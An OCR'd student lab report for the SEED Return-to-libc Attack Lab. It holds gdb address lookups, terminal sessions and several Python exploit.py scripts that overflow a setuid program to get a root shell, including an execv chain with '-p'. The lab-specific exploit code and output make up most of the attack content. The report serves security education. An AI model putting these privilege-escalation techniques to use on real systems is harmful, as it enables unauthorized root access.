
NAME: YASH SNEHAL SHETIYA


SUID: 927656874 LAB: Return-to-libc Attack Lab


TASK 1

The purpose of this task is to turn off all the countermeasures and check if we can attack the user using the vulnerable program and use the libc library for the attack.

We find the address of system() and exit() functions in order to use them for the attack.








TASK 2

The purpose of this task is to put the command string '/bin/sh' in the memory and know its address. In order to achieve this we create a new shell variable called MYSHELL which contains the command string '/bin/sh'.



The MYSHELL variable has the shell string in the child process. Now we create the program prtenv.c given which gets the address of the variable in the memory. The program is then compiled and run with retlib to get the address of variable.


TASK 3

Given the skeleton code, we need to fill in three address from the addresses we found earlier, the value of Y = 0x0cd88 – 0x0cd70 = 24 + 4 = 28

The return address of the function is 4 higher hence 24+4

We add the values of addresses of system(), exit() functions and /bin/sh address from the above tasks we have performed. We compile the exploit.py program and run it along retlib.


We can see that after doing this we get a root shell.



```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 28 + 8
sh_addr = 0xffffd40a       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = Y + 4
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
"exploit.py" 21L, 568C                          7,6           Top
```


ATTACK VARIATION 1: commenting out the exit_addr to check if its necessary. After doing this we do the compilation and find that there is no change as such and we do get the root shell.

```
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 28 + 8
sh_addr = 0xffffd40a       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

"""
Z = Y + 4
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
"""

# Save content to a file
with open("badfile", "wb") as f:
  fwrite(content)
-- INSERT --                                    23,4          Bot
```





ATTACK VARIATION 2: we change the name of the retlib file to newretlib and try the attack.

We are unable to attack and we do not get a root shell instead get an error saying segmentation fault. The length of the name is creating the problem here as sthe address of the file changes.



TASK 4


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:37
seed@VM: ~/.../Labsetup
[11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL="/bin/bash"
[11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL1="/bin/bash argv[0]"
[11/14/23]seed@VM:~/.../Labsetup$ export MYSHELL2="-p"
[11/14/23]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/bash
MYSHELL1=/bin/bash argv[0]
MYSHELL2=-p
[11/14/23]seed@VM:~/.../Labsetup$ ./prtenv
Value: /bin/bash
Address: 0xffffd3e1
Value: /bin/bash argv[0]
Address: 0xffffd4f5
Value: -p
Address: 0xffffd539
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd80
Input size: 0
Address of buffer[] inside bof(): 0xffffcd50
Frame Pointer value inside bof(): 0xffffcd68
(^_^)(^_^) Returned Properly (^_^)(^_^)
[11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib.py
bash: ./retlib.py: No such file or directory
[11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd80
Input size: 300
Address of buffer[] inside bof(): 0xffffcd50
Frame Pointer value inside bof(): 0xffffcd68
bash argv[0]-5.0#
Right Ctrl


SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:38
seed@VM: ~/.../Labsetup
0x565562ea <foo+58>: mov ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>: endbr32
0x565562f3 <main+4>: lea ecx,[esp+0x4]
0x565562f7 <main+8>: and esp,0xfffffff0
0x565562fa <main+11>: push DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push ebp
[----------stack----------]
0000| 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>: add esp,0x10)
0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloads/Retlibc/Labsetup/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloads/Retlibc/Labsetup/retlib")
Legend: code, data, rodata, value
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
Right Ctrl

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Nov 14 00:39

seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

execv_addr = 0xf7e994b0       # The address of execv()
content[28:32] = (execv_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7e04f80       # The address of exit()
content[32:36] = (exit_addr).to_bytes(4,byteorder='little')

sh_addr = 0xffffd3e1     # The address of "/bin/bash"
content[36:40] = (sh_addr).to_bytes(4,byteorder='little')

buff =  0xffffcd80      # The address of input buffer
content[40:44] = (buff+44).to_bytes(4,byteorder='little')


execv_arg1 = 0xffffd4f5   # The address of "/bin/bash argv[[0]"
content[44:48] = (execv_arg1).to_bytes(4,byteorder='little')


execv_arg1 = 0xffffd539     # The address of "-p"
content[48:52] = (execv_arg1).to_bytes(4,byteorder='little')


content[52:56] = bytearray(b'\x00'*4)

# Save content to a file
"exploit.py" 32L, 932C                          17,18          Top
```

Right Ctrl

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Nov 14 00:05

Home Downloads Retlibc Labsetup

Recent Starred

seed@VM: ~/.../Labsetup

seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La...

```
[11/13/23]seed@VM:~/.../Labsetup$ make clean
rm -f *.o *.out retlib  badfile
[11/13/23]seed@VM:~/.../Labsetup$ make all
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retli
b retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[11/13/23]seed@VM:~/.../Labsetup$ gcc -m32 prtenv.c -o prtenv
[11/14/23]seed@VM:~/.../Labsetup$ ls
exploit.py  peda-session-retlib.txt  prtenv.c  retlib.c
Makefile    prtenv                   retlib
[11/14/23]seed@VM:~/.../Labsetup$ touch badfile
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdc0
Input size: 0
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[11/14/23]seed@VM:~/.../Labsetup$
```

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Nov 14 00:05

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
seed@VM: ~/.../Labsetup


seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La...

```
0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloa
ds/Retlibc/Labsetup/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
